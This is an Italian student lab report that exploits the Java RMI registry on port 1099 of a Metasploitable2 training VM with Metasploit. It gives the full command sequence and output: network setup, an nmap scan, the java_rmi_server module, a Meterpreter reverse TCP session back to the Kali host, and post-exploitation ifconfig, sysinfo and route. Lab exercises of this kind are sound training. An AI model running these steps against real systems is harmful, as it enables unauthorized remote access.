

## PROGETTO GIORNO 5


Nell'esercizio di oggi dovremo andare a sfruttare la vulnerabilità sul servizio in ascolto sulla porta 1099 TCP della macchina Metasploitable2, al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Metasploitable2 presenta, sulla porta 1099 TCP, un servizio vulnerabile, Java-RMI, che è una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete. La vulnerabilità in questione è dovuta ad un'errata configurazione di default che permette di iniettare codice arbitrario per ottenere accessi amministrativi sul target.

I requisiti dell'esercizio sono:

- La macchina attaccante (Kali) dovrà avere indirizzo IP: 192.168.11.111
- La macchina target (Metasploitable2) dovrà avere indirizzo IP: 192.168.11.112
- Ottenuta una sessione remota di Meterpreter si dovranno raccogliere le seguenti evidenze:
  1. Configurazione di rete della macchina target.
  2. Informazioni sulla tabella di routing della macchina target.

Siamo quindi andati ad impostare gli indirizzi IP sulle nostre macchine con il comando "sudo nano /etc/network/interfaces".



```
GNU nano 6.4 /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
#iface eth0 dhcp
address 192.168.11.111/24
gateway 192.168.11.1

Clone di Metasploitable2 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces Mod
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Ne abbiamo quindi controllato la giusta comunicazione con il ping.



```
(kali@kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.646 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.471 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.560 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.561 ms
^Z
zsh: suspended ping 192.168.11.112


(kali@kali)-[~]
└─$
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process

msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data:
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.600 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.536 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.556 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.737 ms

[1]+  Stopped                  ping 192.168.11.111
msfadmin@metasploitable:~$
```

Avendone appurato la connessione abbiamo fatto partire sul prompt di Kali una scansione con nmap del target con il comando “nmap -sV IP\_target”, confermando che sulla porta 1099 ci sia il servizio in ascolto interessato.



```
(kali@kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-08 08:58 EST
Nmap scan report for 192.168.11.112
Host is up (0.00053s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.67 seconds
```

Andremo ad avviare il tool Metasploit con il comando “msfconsole”.

Metasploit è un framework open-source usato per il pen-test e lo sviluppo di exploit, può essere utilizzato per creare ed automatizzare i propri exploit, infatti ne presenta una vasta gamma creati dalla comunità, oltre a numerosi vettori di attacco da utilizzare contro diversi sistemi e tecnologie.

```
# cowsay++
< metasploit >

      \   (oo)_____)
       (___)       /\
        ||----w |  *

      =[ metasploit v6.2.9-dev                               ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post           ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > 
```

Andremo a cercare il giusto exploit per il servizio, con il comando “search java\_rmi”.

Metasploit ci restituirà una lista di exploit contenenti la keyword inserita, potremo scegliere così il più adatto al nostro attacco.

```
msf6 > search java_rmi
Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -
0  auxiliary/gather/java_rmi_registry        normal         No     Java RMI Registry Interfaces
1  exploit/multi/misc/java_rmi_server        2011-10-15     excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15     normal   No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31     excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > 
```

L’exploit da noi interessato sarà quello alla riga 1, andremo ad utilizzare quindi il comando “use” seguito dal path dell’exploit.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

Come possiamo vedere Metasploit ci assegnerà il payload “java/meterpreter/reverse\_tcp”, non sarà quindi necessario andarne a cercare altri con il comando “show payloads”.

Tramite il comando “info” potremo visualizzare tutte le informazioni sull’exploit scelto, come la descrizione.

```

msf6 exploit(multi/misc/java_rmi_server) > info
Name: Java RMI Server Insecure Default Configuration Java Code Execution
Module: exploit/multi/misc/java_rmi_server
Platform: Java, Linux, OSX, Solaris, Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-10-15

Provided by:
mihi

Available targets:
Id  Name
--  --
0   Generic (Java Payload)
1   Windows x86 (Native Payload)
2   Linux x86 (Native Payload)
3   Mac OS X PPC (Native Payload)
4   Mac OS X x86 (Native Payload)

Check supported:
Yes

Basic options:


| Name      | Current Setting | Required | Description                                                                                                                                                                     |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                     |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                           |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                           |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                    |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                          |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                             |



Payload information:
Avoid: 0 characters

Description:
This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

References:
http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html
http://www.securitytracker.com/id?1026215
https://nvd.nist.gov/vuln/detail/CVE-2011-3556

msf6 exploit(multi/misc/java_rmi_server) >

```

Come possiamo leggere, questo modulo sfrutta la configurazione predefinita dei servizi RMI Registry e Activation, che consentono di caricare le classi da qualsiasi URL http remoto. Le chiamate al metodo RMI non supportano né richiedono alcun tipo di autenticazione.



Controlliamo ora le opzioni ed i parametri da inserire utilizzando il comando “show options”.

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

Exploit target:
```

Id	Name
0	Generic (Java Payload)

```
msf6 exploit(multi/misc/java_rmi_server) >
```

Dovremo andare a configurare l’IP del remote host, ovvero l’IP della macchina bersaglio, con il comando set “RHOSTS IP\_target” per poi verificare il giusto inserimento con “show options”.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

Exploit target:
```

Id	Name
0	Generic (Java Payload)

```
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta configurati i parametri andremo a lanciare l'attacco con il comando "exploit".

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ayjc9Vjtyqj
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40575) at 2022-12-08 09:11:12 -0500

meterpreter >
```

L'attacco andato a buon fine ci restituirà una shell di Meterpreter.

Meterpreter è una shell molto potente, esso fornisce molte funzionalità utili che aiutano un pentester ad infiltrarsi in maniera non autorizzata all'interno di un sistema target; tramite funzionalità avanzate esso consente movimenti laterali per entrare sempre più nei sistemi fino ad ottenere accesso completo alla rete obiettivo.

Andremo quindi a ricercare le informazioni sulla macchina target tramite i comandi "ifconfig", "sysinfo" e "route".

Il comando "ifconfig" restituirà la configurazione di rete della macchina target, andando inoltre a provare la giusta riuscita dell'attacco, avendo sfruttato correttamente la vulnerabilità in questione per ottenere accesso a Metasploitable2.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:febb:5600
IPv6 Netmask : ::

meterpreter >
```

Il comando "sysinfo" ci permetterà di recuperare informazioni sulla macchina exploitata, come nome, OS, architettura e lingua del sistema.

```
meterpreter > sysinfo   
Computer      : metasploitable  
OS            : Linux 2.6.24-16-server (i386)  
Architecture  : x86  
System Language : en_US  
Meterpreter   : java/linux  
meterpreter > 
```


Infine, il comando “route” ci darà informazioni sulla tabella di routing della macchina target.

```
meterpreter > route   
  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
  
IPv6 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:febb:5600	::	::		

```
meterpreter > 
```

